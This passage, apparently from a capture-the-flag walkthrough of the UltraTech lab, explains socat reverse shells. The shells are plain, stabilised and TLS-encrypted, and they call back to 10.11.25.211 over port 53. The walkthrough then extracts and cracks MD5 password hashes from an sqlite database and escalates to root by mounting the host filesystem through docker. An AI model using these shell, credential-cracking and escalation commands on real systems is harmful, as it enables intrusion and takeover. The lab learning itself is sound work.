
So, let's first get it on the machine, and we clearly see that this worked:

Now, let's put the permissions:



And now, let's try to run it:
Target machine:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"
```



And even if it doesn't look like it worked, it was a success:

Now that we know that this works, let's try to have a fully stable linux tty (teletype = terminal) reverse shell.
The syntax has to be changed a bit.
The listener on our attacking machine:


```
./socat TCP-L:<port> FILE:`tty`,raw,echo=0
```

This allocates us a full **tty**.
The first listener can be connected to with any payload, but this listener must be activated with a very specific socat command.
The command on the target machine to get a connection back to us:


```
./socat TCP:10.11.25.211:4444 EXEC:"bash -
li",pty,stderr,sigint,setsid,sane
```

A bit of explanation of what this does:

- first, it calls `bash` for an interactive shell.
- `pty` allocates a pseudoterminal on the target, it is part of the stabilisation process.
- `stderr`, makes sure that any error messages get shown in the shell (often a problem with non-interactive shells)
- `sigint`, passes any Ctrl + C commands through into the sub-process, allowing us to kill commands inside the shell
- `setsid`, creates the process in a new session
- `sane`, stabilises the terminal, attempting to "normalise" it.



We get it back:



That looks nice!

Socat encryption

/!\ This will be a bit detailed, if you want to skip this, just to to `Exploration` /!

Now, let's take it to the last stage, stable and encrypted socat shell.
We first need to generate a certificate with this command:

```
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -
days 362 -out shell.crt
```

This generates a 2048 bit rsa key(asymmetric cryptography) with matching certificate file (`-keyout` && `-out`).

- `-nodes` stands for *no DES* , so it will not encrypt the private key in a PKCS#12 file.
- It is self signed and valid for 362 days.
- `-x509` means that it does a 509 digital certificate (**public** and **private** key)

So, this will get you a key out: **shell.key** and a certificate: **shell.crt**.
You will then be prompted some questions, you may quit all prompts with the enter key.
You then have your two files that we will now need to generate our pem file (**P**rivacy **E**nhanced **M**ail), it is the most common format for *X 509* that will contain the certificate and the key.
To do this use this simple command:

```
cat shell.key shell.crt > shell.pem
```

You can then verify if everything worked by reading the file with openssl:

```
openssl x509 -in shell.pem -text
```

You should have your certificate and your key inside it.
The files that contain the private key should be kept safe, so use `chmod 600` on the key and the `.pem` file.
Ok, we are all set, here are some resources that I used to provide some information and that you may find interesting:

- http://www.dest-unreach.org/socat/doc/socat-opensstunnel.html
- https://erev0s.com/blog/encrypted-bind-and-reverse-shells-socat/
- https://www.sslshopper.com/article-most-common-openssl-commands.html

Let's now look at how the encrypted socat commands look like.
On our server (attacking machine) we will use this command:

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -
```

I will use it on a low port, **53** for those reasons:
"Based on my experience, having tested a number of firewalled environments, port 53 is the least restricted port for exfiltration, shells, etc. because most services rely on DNS." (Tib3rius)

So, continuing with our reverse shell.
On the attacking machine we then use this command:

```
socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash
```

So, we put everything together and get the encrypted shell inside the stable shell.
This is the final command to launch from the client (target machine) to connect on our server.

```
./socat OPENSSL:10.11.25.211:53,verify=0 EXEC:"bash -
li",pty,stderr,sigint,setsid,sane
```

The certificate needs to be on the machine running the server.


From those explanations a lot of my notes came originally from the tryhackme room about shells, it is a great room.
I you didn't do the room yet and you are interested in looking into shells I would highly recommend it: https://tryhackme.com/room/introtoshells.
So let's run it and see what we get:

```
┌──(alex㉿Kali)-[~/my_testing/UltraTech]
└─$ sudo ./socat OPENSSL-LISTEN:53,cert=/home/alex/Documents/certificates/Socat_Encrypted_Certificate/shell.pem,verify=0 -
[sudo] password for alex:
ls
ls
www@ultratech-prod:~/api$ ls
index.js       package.json       socat            start.sh
node_modules   package-lock.json  socat_script.sh  utech.db.sqlite
www@ultratech-prod:~/api$ whoami
whoami
www
www@ultratech-prod:~/api$
```

It works!
Great I sent the `whoami` command to show the difference between a **stable** socat and a **stable AND encrypted** socat shell:

- Not encrypted:


- encrypted:




Nice, we see that it works!
After all that let's see what we have.

Exploration


We see an `sqlite` file, so let's get it to our machine with a python server and analyze it.
We see only 1 table `users`,so we can see everything with a simple query:



I put it in *hash identifier* and we can see that it is an md5 hash:




So let's crack them:
You can crack them with **john** with the format `raw-md5`.
I did it in crackstation:




Ok, so we have 2 passwords and we had ssh so let's try to use this.
Connecting with the user **r00t** works!
Let's now try to get *real* root!

Escalation

Ok, I put really fast the linpeas on our target after looking a bit on permissions and files.
We launch it and we can directly see what we have to do:




Our escalation path:



Pretty obvious right.
Ok, so we have to escalate with docker.
Let's first see what docker images we have:

Let's look at GTFOBins, they for sure have something for us:
https://gtfobins.github.io/gtfobins/docker/
And yeah, we see something:




So, let's take a look at what this does:

- With `run`, we can run a command in a container.
- With the `-v /:/mnt` command we can mount the root (`/`) filesystem on `/mnt`.
- The `--rm` flag makes the container destroy itself after exiting it (nice cleanup).
- Our `-it` flag is for interactivity, get's us a stable shell.
- `alpine` is the image we are using.
- `chroot` is here to say that `/mnt` is the new **root**
- We finish the command with `sh`, this will be executed and that's how we get our shell!

Just a small change has to be done.
In the command it specified `Alpine` as the docker image.
We saw that we only had `bash` so let's change this to it and run the command:

```
docker run -v /:/mnt --rm -it bash chroot /mnt sh
```



Everything works fine and we are now root!
We now have our last flag and, are done.

I have found it nice and fun, I got to learn some new things along the way.
This was actually more of a socat explanation than a walkthrough.
But I hope you still enjoyed and maybe learned something.

If I explained something wrong, made mistakes or you have any other requests, advices,etc please contact me on this email: alex.spiesberger@gmail.com
See you in the next walkthrough and have fun hacking!